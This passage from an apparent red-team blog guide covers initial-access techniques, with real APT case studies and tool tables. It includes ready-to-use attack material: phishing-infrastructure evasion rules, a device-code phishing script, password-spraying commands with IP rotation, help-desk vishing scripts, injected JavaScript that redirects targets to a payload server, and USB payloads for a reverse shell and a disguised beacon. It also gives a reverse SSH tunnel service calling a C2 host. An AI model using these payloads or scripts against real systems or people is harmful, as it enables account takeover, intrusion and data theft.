Never expose Evilginx directly. Layer it behind Cloudflare and a reverse proxy:

Victim → Cloudflare (WAF + Bot Protection) → Caddy/Nginx → Tailscale VPN → Evilginx

Critical OPSEC steps:

1. **Change default fingerprints** Evilginx uses 8-character mixed-case URL paths by default. Customize them.
2. **Replace default certificates** Default cert has Organization: "Evilginx Signature Trust Co.". Use Let's Encrypt or Cloudflare certs.
3. **Cookie-gating in Cloudflare** Block direct access without a specific cookie, preventing scanners from finding Evilginx.
4. **Domain age** Your phishing domain needs to be aged. New domains + Let's Encrypt certs = instant red flags.
5. **IP rotation** Don't reuse the Evilginx server IP for any other infrastructure component.

```
# Cloudflare WAF Rule Block direct access without cookie
Rule: (http.host eq "login.yourdomain.com") and (not http.cookie contains "session_ref=abc123")
Action: Block
```

Detection note: By default, Evilginx lure URLs have a path of 8 mixed-case letters. Certificates it creates have Organization: "Evilginx Signature Trust Co." and

CommonName: "Evilginx Super-Evil Root CA". The Evilginx phishlet framework has been used by APT actors including **Storm-0485** and **Star Blizzard** always change these defaults.

Device Code Phishing (OAuth Abuse)

Device code phishing is the **emerging technique of 2025-2026**. It abuses Microsoft's OAuth 2.0 device authorization grant flow the victim enters a code on the **legitimate Microsoft login page**, and the attacker gets a persistent access token.

Star Blizzard (SEABORGIUM/COLD RIVER) a Russian espionage actor used device code phishing extensively against **NATO allies, government officials, and think tanks** throughout 2025. The technique was previously limited to small-scale red team exercises, but by September 2025, widespread campaigns were observed from multiple threat actors including **Storm-2372** and **UNK_AcademicFlare**.

Why it's devastating:

- Victim authenticates on the **real Microsoft page** nothing looks suspicious
- Bypasses **MFA completely** the token includes MFA claims even though the user was socially engineered
- Gives the attacker **persistent access** tokens can last for days/weeks
- **No phishing page needed** no infrastructure to get burned

Attack flow:

1. Attacker generates a device code via Microsoft's OAuth endpoint
2. Attacker sends email: "Enter this code to verify your identity"
3. Victim visits <https://microsoft.com/device/login> (REAL Microsoft page)
4. Victim enters the code and authenticates (including MFA)
5. Microsoft issues an access token to the ATTACKER's session
6. Attacker now has full access to victim's M365 account

Tools:

Tool	Purpose
TokenTactics	Device code phishing, token manipulation for M365
SquarePhish	Automated device code phishing with QR codes
OAuthSeeker	OAuth phishing for initial access and lateral movement

```
# Generate device code using Microsoft Graph API
import requests

tenant_id = "common"
client_id = "d3590ed6-52b3-4102-aeff-aad2292ab01c" # Microsoft Office
client ID

response = requests.post(
    f"https://login.microsoftonline.com/{tenant_id}/oauth2/v2.0/devicecode",
    data={
        "client_id": client_id,
        "scope": "https://graph.microsoft.com/.default offline_access"
    }
)

data = response.json()
print(f"User Code: {data['user_code']}")
print(f"Verification URI: {data['verification_uri']}")

# Poll for token (after victim authenticates)
# The device_code is used to poll until the user completes auth
```

OPSEC Tip: Device codes expire in 15 minutes. Send the phishing email with the code and have the poll script ready. The returned token includes `amr: ["mfa"]` claims defenses that only check for an MFA flag will see a legitimate MFA-authenticated session.

Phase 4: Credential Attacks

Sometimes you don't need a payload. If you can get valid credentials, you walk in through the front door VPN, OWA, Microsoft 365, Citrix, any exposed portal.

The Change Healthcare breach (February 2024): ALPHV/BlackCat affiliates gained initial access using **stolen credentials to a Citrix remote access portal that did not have MFA enabled**. Nine days later, they deployed ransomware. The breach compromised over 100 million patient records the largest healthcare data breach in US history. A single missing MFA configuration led to a \$22M ransom payment.

Password Spraying (T1110.003)

Password spraying tries **one password against many accounts** instead of many passwords against one account. This avoids lockout policies while still finding the weakest link.

Common spray passwords:

- Season+Year! → Winter2026!, Spring2026!
- CompanyName+123! → Target123!
- Welcome1!, Password1!, Changeme1!
- Event-based → SuperBowl2026!, Olympics2026!

Tools:

```
# 0365 password spray with user enumeration
o365spray --enum -U users.txt -d target.com          # Enumerate valid users first
o365spray --spray -U valid_users.txt -P passwords.txt -d target.com # Spray valid users

# CredMaster through AWS API Gateway (IP rotation)
credmaster --plugin o365 -u users.txt -p 'Winter2026!' --access_key AWS_KEY --secret_access_key AWS_SECRET --region us-east-1

# MSOLSpray
Invoke-MSOLSpray -UserList .\users.txt -Password "Winter2026!" -Verbose
```

Timing & OPSEC:

- Spray **one password per hour minimum** most lockout policies are 5-10 attempts per 30 minutes
- Use **IP rotation** (CredMaster, fireprox, TREVORspray with SOCKS proxies)
- Target **off-hours** less chance of user noticing failed login notifications
- Start with **user enumeration** only spray confirmed valid accounts

OPSEC Tip: Use [fireprox](#) to create AWS API Gateway proxies for each spray attempt. Every request comes from a different IP, defeating rate limiting and geo-blocking.

Credential Stuffing (T1110.004)

Test breach credentials against the target's external services. Many users reuse passwords or use predictable variations:

```
# Test breach credentials against 0365
credmaster --plugin o365 -c breached_creds.txt --access_key AWS_KEY --secret_access_key AWS_SECRET
```

If a breach dump shows john.smith:Summer2023!, try Winter2025!, Summer2025!, Spring2026!, etc.

Phase 5: Exploiting Public-Facing Applications (T1190)

28.7% of initial compromises come from exploiting public-facing web applications. When the target exposes vulnerable services, why phish when you can just walk in?

CI0p and MOVEit (May 2023): Beginning May 27, 2023, the CI0p ransomware group exploited a zero-day SQL injection vulnerability (**CVE-2023-34362**) in Progress Software's MOVEit Transfer. They deployed a custom web shell called **LEMURLOOT** (masquerading as human2.aspx) to steal data from underlying databases. Over **8,000 organizations worldwide** were compromised. CISA estimated 3,000+ US entities affected. No ransomware was deployed CI0p went straight to data theft and extortion.

High-Value Targets

These services are goldmines for initial access when vulnerable:

Service	Common CVEs	Impact
Citrix NetScaler/ADC	CVE-2023-3519, CVE-2023-4966 (CitrixBleed)	RCE, session hijacking
Fortinet FortiGate	CVE-2024-21762, CVE-2023-27997	RCE, pre-auth
Ivanti Connect Secure	CVE-2024-21887, CVE-2023-46805	Auth bypass + RCE chain
PulseSecure VPN	CVE-2021-22893	Auth bypass, RCE
Microsoft Exchange	ProxyShell, ProxyLogon, ProxyNotShell	RCE, pre-auth
Confluence	CVE-2023-22527, CVE-2023-22515	RCE, admin creation
MOVEit Transfer	CVE-2023-34362	SQLi → web shell → data exfil
VMware vCenter	CVE-2023-34048, CVE-2021-22005	RCE

Exploitation Workflow

```
# Discover all exposed web services
httpx -l subdomains.txt -title -tech-detect -status-code -content-length -o
web_services.txt

# Scan for known vulnerabilities
nuclei -l live_hosts.txt -severity critical,high -t cves/ -o critical_vulns.txt

# Check for specific high-value targets
nuclei -l live_hosts.txt -t http/technologies/vpn/ -o vpn_detected.txt
```

OPSEC Tip: Exploitation of public-facing apps is **noisy**. Unlike phishing, it generates logs, WAF alerts, and IDS signatures. Use slow scans, rotate IPs, and have a plan if you trigger an alert.

Phase 6: Vishing & Voice-Based Social Engineering

Vishing (voice phishing) is now a **primary initial access vector**. Financially motivated groups like **Scattered Spider** used vishing against help desks to reset credentials and MFA leading to some of the most devastating breaches in recent history.

Scattered Spider vs MGM & Caesars (2023): Scattered Spider socially engineered MGM Resorts' IT help desk personnel into resetting credentials and MFA for accounts they had acquired via credential phishing and historical infostealer compromises. They specifically targeted accounts with **Super Administrator privileges in MGM's Okta tenant**, then registered a second attacker-controlled Identity Provider via inbound federation giving them access to impersonate any user. The attack resulted in **\$100M+ in losses for MGM** and a reported **\$15M ransom payment from Caesars**. Their toolkit included SIM swapping, push bombing (MFA fatigue), vishing, and credential purchases from dark web markets.

Why Vishing Works

- Help desk employees are **trained to help**, not interrogate callers
- Voice calls create **urgency** harder to verify in real-time than email
- **No email security** to bypass no gateways, no sandboxes, no link scanning
- With deep OSINT, you can **impersonate specific employees** convincingly

Attack Scenarios

Scenario 1: Help Desk Password Reset

```
Call target's IT help desk
"Hi, this is [Employee Name] from [Department].
I'm locked out of my account and I'm on deadline for [Project].
```

My manager [Manager Name] said to call you directly.
Can you reset my password? My employee ID is [OSINT'd ID]."

Scenario 2: MFA Reset

"I got a new phone and my authenticator app isn't working.
I need to re-enroll MFA. Can you help me set it up?"

Scenario 3: Callback Phishing (Hybrid)

Email: "Your subscription will be charged \$499.99. Call 1-800-XXX-XXXX to cancel."
Victim calls → Attacker guides them to install "support software" (your payload)

AI-Enhanced Vishing

Google Cloud / Mandiant has documented that **AI-powered voice spoofing** is increasingly used in vishing attacks. AI voice cloning can now mimic specific individuals with just a few minutes of audio (from conference talks, YouTube videos, podcasts). Over the past year, AI-driven vishing attacks have **increased 60%**.

Tool	Purpose
ElevenLabs	High-quality voice cloning and text-to-speech
VALL-E / RVC	Open-source voice cloning models

OPSEC Tip: Record all vishing calls (with proper legal authorization in your scope document). This provides evidence for your report and protects against disputes.

Phase 7: Watering Hole & Drive-by Compromise (T1189)

Instead of going to the target, make the target **come to you**. Compromise a website the target frequently visits, and weaponize it.

Watering Hole Attack Flow

1. Identify websites target employees visit (industry forums, news sites)
2. Compromise the website (XSS, CMS exploit, supply chain)
3. Inject exploit kit or redirect script
4. Target visits the site → browser exploit fires → payload delivered
5. Only targets matching your criteria get exploited (IP range, user-agent, geo-IP)

Selective Targeting

Only fire your exploit against the intended target everyone else sees the normal website:

```
// Injected into compromised website
(function() {
    fetch('https://api.ipify.org?format=json')
        .then(r => r.json())
        .then(data => {
            var targetRanges = ['203.0.113.', '198.51.100.'];
            var isTarget = targetRanges.some(r =>
data.ip.startsWith(r));
            if (isTarget) {
                window.location = 'https://your-payload-
server.com/deliver';
            }
        });
})();
```

OPSEC Tip: Watering hole attacks are high-risk, high-reward. If the compromised website discovers your injection, it could alert the target. Use this technique only when other vectors are exhausted.

Phase 8: Physical Access & Hardware (T1200)

When digital vectors are locked down, go physical. USB drops, rogue devices, and hardware implants can bypass every digital control.

FIN7 BadUSB Attacks (2022): FIN7 mailed **fake BestBuy Geek Squad packages** containing weaponized USB Rubber Ducky devices to US organizations. The packages included “gift cards” and instructions to plug in the USB device. Once inserted, the USB injected keystrokes to download and execute a backdoor all within seconds. This is a documented case of APT-level physical initial access at scale.

USB Drop Attacks (T1091)

Leave weaponized USB drives in target areas parking lots, lobbies, break rooms. Human curiosity does the rest.

USB Rubber Ducky:

The [USB Rubber Ducky](#) looks like a normal flash drive but acts as a keyboard. It injects keystrokes at superhuman speed:

```
REM Rubber Ducky payload  Reverse shell in 3 seconds
DELAY 1000
GUI r
DELAY 500
STRING powershell -ep bypass -w hidden -e BASE64_ENCODED_REVERSE_SHELL
ENTER
```

Device	Capability	Stealth	Cost
USB Rubber Ducky	Keystroke injection	High (looks like USB)	~\$80
Bash Bunny	Multi-vector (HID + storage + ethernet)	High	~\$120
LAN Turtle	Network implant (SSH, DNS, etc.)	High (inline)	~\$60
O.MG Cable	Keystroke injection via USB cable	Very High (looks like charging cable)	~\$180

Bash Bunny Copy & Execute Payload:

The [Bash Bunny](#) is more powerful than the Rubber Ducky it can act as both a keyboard (HID) and a storage device simultaneously. This means it can **type commands that reference files stored on itself**:

```
# Bash Bunny payload Copy beacon from Bunny storage and execute
# File: payloads/switch1/payload.txt

ATTACKMODE HID STORAGE
LED SETUP
DELAY 2000

# Open PowerShell hidden
GUI r
DELAY 500
STRING powershell -w hidden
ENTER
DELAY 1000

# Detect Bash Bunny drive letter and copy payload
STRING $bunny = (Get-Volume -FileSystemLabel 'BashBunny').DriveLetter
ENTER
DELAY 500
STRING Copy-Item "${bunny}:\tools\beacon.exe"
"C:\Windows\Tasks\svchost.exe"
ENTER
DELAY 500
STRING Start-Process "C:\Windows\Tasks\svchost.exe"
ENTER

LED FINISH
```

Note: The Bash Bunny dynamically detects its own drive letter via PowerShell no hardcoded paths. The payload copies the beacon to a writable system directory and executes it. Total time from plug-in to shell: **under 5 seconds**.

Rogue Network Devices

Plant a device on the target's physical network to create a persistent backdoor:

```
# Raspberry Pi Auto-connect reverse SSH tunnel on boot
# /etc/systemd/system/reverse-tunnel.service
[Unit]
Description=Reverse SSH Tunnel
After=network-online.target

[Service]
ExecStart=/usr/bin/ssh -N -R 4444:localhost:22 operator@your-c2-server.com -o
ServerAliveInterval=60
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
```

OPSEC Tip: Physical access operations require explicit **written authorization** in your Rules of Engagement. Always carry your scope letter.

Phase 9: Supply Chain & Trusted Relationships

The most sophisticated initial access technique compromise something the target already trusts.

Supply Chain Compromise (T1195)

Lazarus Group The Double Supply Chain Attack (2023): This was one of the first documented **double supply chain attacks** in history. Lazarus Group first compromised Trading Technologies' **X_TRADER** application (a financial trading platform retired in 2020 but still available for download). They injected the **VEILED SIGNAL** backdoor a multi-stage modular backdoor that executes shellcode, injects C2 modules into Chrome/Firefox/Edge, and terminates itself. A 3CX employee downloaded the trojanized X_TRADER. Lazarus used their access to steal credentials, spread laterally, and compromise 3CX's **Windows and macOS build systems**. They injected malicious code into 3CX's official software updates which were then distributed to thousands of organizations. One supply chain attack enabling a second supply chain attack.

Midnight Blizzard SolarWinds SUNBURST (2020): Russia's SVR (APT29/Nobelium) compromised SolarWinds' build pipeline and injected the **SUNBURST** backdoor into the SolarWinds.Orion.Core.BusinessLayer.dll a legitimately signed component. Over **18,000 organizations** installed the malicious update (versions 2019.4 through 2020.2.1 HF1). SUNBURST had a **2-week dormancy period**, then resolved avsvmcloud[.]com subdomains for C2. It used

blocklists to detect forensic tools, masqueraded traffic as the Orion Improvement Program (OIP), and delivered Cobalt Strike via the **TEARDROP** and **Raindrop** loaders. Targets included US Government agencies (DHS, State, Commerce, Treasury) and Fortune 500 companies.

Supply chain vectors:

- **Trojanized software updates** Compromise a vendor's build pipeline, push malicious update
- **Compromised open-source packages** Inject malicious code into npm/PyPI/NuGet packages
- **SEO Poisoning** Rank fake download pages above legitimate ones, serve trojanized installers (documented with fake PuTTY, Teams, and other popular tools)

Legitimate search result: "Download PuTTY" → putty.org

Attacker's result: "Download PuTTY" → putty-download.com (SEO poisoned)
→ Serves trojanized PuTTY with embedded backdoor


Trusted Relationship (T1199)

Abuse the access that third-party vendors, MSPs, or partners have to the target's environment:


Relationship	Access Level	Example Attack
MSP (Managed Service Provider)	Admin access to customer environments	Compromise MSP → pivot to all customers
Software Vendor	Update mechanism, API access	Trojanized update (SolarWinds, 3CX)
Cloud Provider Partner	Shared tenant, SSO	Abuse federated identity trust (Scattered Spider / Okta)
Contractor/Consultant	VPN, remote desktop access	Credential theft, Citrix without MFA (Change Healthcare)

Note: Supply chain attacks during red team engagements require **very careful scoping**. You typically simulate these attacks rather than actually compromising third-party vendors.

Choosing Your Vector Decision Matrix



Follow the decision tree based on target environment characteristics to choose the optimal initial access vector



If all digital vectors fail: Physical access (USB drops, rogue devices), vishing (help desk attacks), or watering hole.

Initial Access Tools

Payload Development

Tool	Purpose	Link
PackMyPayload	MOTW bypass containers (ISO/VHD/IMG)	GitHub
HTMLSmuggler	HTML smuggling with obfuscation	GitHub
MetaTwin	Binary metadata and signature cloning	GitHub
ScareCrow	EDR bypass loader generation with syscalls	GitHub
Freeze	Payload creation for EDR bypass	GitHub
SysWhispers3	Direct/indirect syscall stub generation	GitHub
HellsGate	Runtime syscall number resolution	GitHub
Havoc C2	Modern C2 framework with native evasion	GitHub

Phishing & Social Engineering

Tool	Purpose	Link
GoPhish	Phishing campaign management	GitHub
Evilginx	AitM reverse proxy, MFA bypass	GitHub
TokenTactics	Device code phishing, M365 token abuse	GitHub
SquarePhish	OAuth device code phishing	GitHub
OAuthSeeker	OAuth phishing for initial access	GitHub
TeamsPhisher	External Teams tenant phishing	GitHub

Credential Attacks

Tool	Purpose	Link
o365spray	O365 user enum and password spraying	GitHub
CredMaster	IP-rotated credential spraying	GitHub

Tool	Purpose	Link
MSOLSpray	Azure AD password spraying	GitHub
TREVORspray	Distributed password spraying	GitHub
fireprox	AWS API Gateway IP rotation	GitHub

Exploitation

Tool	Purpose	Link
Nuclei	Vulnerability scanning with templates	GitHub
httpx	HTTP probing and tech detection	GitHub
feroxbuster	Fast content discovery	GitHub

Physical Access

Tool	Purpose	Link
USB Rubber Ducky	Keystroke injection	Hak5
Bash Bunny	Multi-vector USB implant	Hak5
O.MG Cable	Covert USB cable implant	Hak5
LAN Turtle	Inline network implant	Hak5

Thanks for the read Initial Access is where the engagement is won or lost. The best infrastructure, the most advanced C2, the cleanest persistence none of it matters if you can't get that first foothold. Build payloads that bypass modern defenses, craft pretexts that get clicked, and always have a backup plan.

This guide covered 9 phases: Payload Development (MOTW Bypass, HTML Smuggling, Signing, DLL Sideload, Shellcode Loaders), Phishing & Spearphishing (QR Code Phishing, Teams Phishing), Adversary-in-the-Middle & MFA Bypass (Evilginx, Device Code Phishing), Credential Attacks (Password Spraying, Credential Stuffing), Exploiting Public-Facing Applications, Vishing & Voice Social Engineering, Watering Hole & Drive-by Compromise, Physical Access & Hardware Implants (Rubber Ducky, Bash Bunny), and Supply Chain & Trusted Relationships all backed by real-world APT case studies.

Stay tuned for more.

References

1. **MITRE ATT&CK** [TA0001 Initial Access](#) The authoritative framework mapping all initial access techniques.
2. **Mandiant / Google Cloud** [APT29 Uses WINELOADER to Target German Political Parties](#) APT29's HTML smuggling + DLL sideloading campaigns.
3. **Zscaler ThreatLabz** [WINELOADER Analysis](#) Technical deep dive into APT29's WINELOADER backdoor.
4. **CISA** [Scattered Spider Advisory](#) TTPs including SIM swapping, vishing, Okta exploitation.
5. **Mandiant** [Lazarus and the 3CX Double Supply Chain Attack](#) X_TRADER → 3CX attack chain.
6. **CISA** [CL0P Ransomware Gang Exploits CVE-2023-34362 MOVEit Vulnerability](#) MOVEit mass exploitation analysis.
7. **CISA** [ALPHV/BlackCat Ransomware](#) Initial access via social engineering, Evilginx, and Citrix exploitation.
8. **Mandiant / FireEye** [SolarWinds SUNBURST Supply Chain Attack](#) SUNBURST backdoor analysis.
9. **Proofpoint** [Access Granted: Phishing with Device Code Authorization](#) Star Blizzard device code phishing campaigns.
10. **Sophos** [Stealing User Credentials with Evilginx](#) AitM attack technical analysis.
11. **Google Cloud / Mandiant** [AI-Powered Voice Spoofing for Vishing Attacks](#) AI-enhanced vishing analysis.
12. **CISA** [Red Team Assessment of US Critical Infrastructure](#) Real-world red team initial access findings.
13. **Red Canary** [Threat Detection Report: Initial Access Trends](#) Data-driven initial access analysis.
14. **Outflank** [Mark-of-the-Web from a Red Team's Perspective](#) MOTW bypass techniques.
15. **mgeeky** [PackMyPayload](#) MOTW-bypassing container generation.
16. **D00Movenok** [HTMLSmuggler](#) HTML smuggling generator with obfuscation.
17. **Hak5** [USB Rubber Ducky](#) Hardware keystroke injection platform.
18. **Picus Security** [Tracking Scattered Spider Through Identity Attacks](#) Scattered Spider TTP analysis.
19. **Lorenzo Meacci** [Advanced Initial Access Techniques](#) DLL sideloading discovery with Process Monitor, shellcode loading, Bash Bunny payloads.
20. **Microsoft** [Midnight Blizzard Conducts Targeted Social Engineering via Microsoft Teams](#) Teams-based phishing campaigns.
21. **Microsoft** [QR Code Phishing Campaigns Targeting Users](#) QR code phishing (quishing) trends and detection.
22. **klezVirus** [SysWhispers3](#) Direct and indirect syscall generation for EDR evasion.
23. **HavocFramework** [Havoc C2](#) Modern command and control framework with native evasion capabilities.

Follow me on X: [@0XDbgMan](#)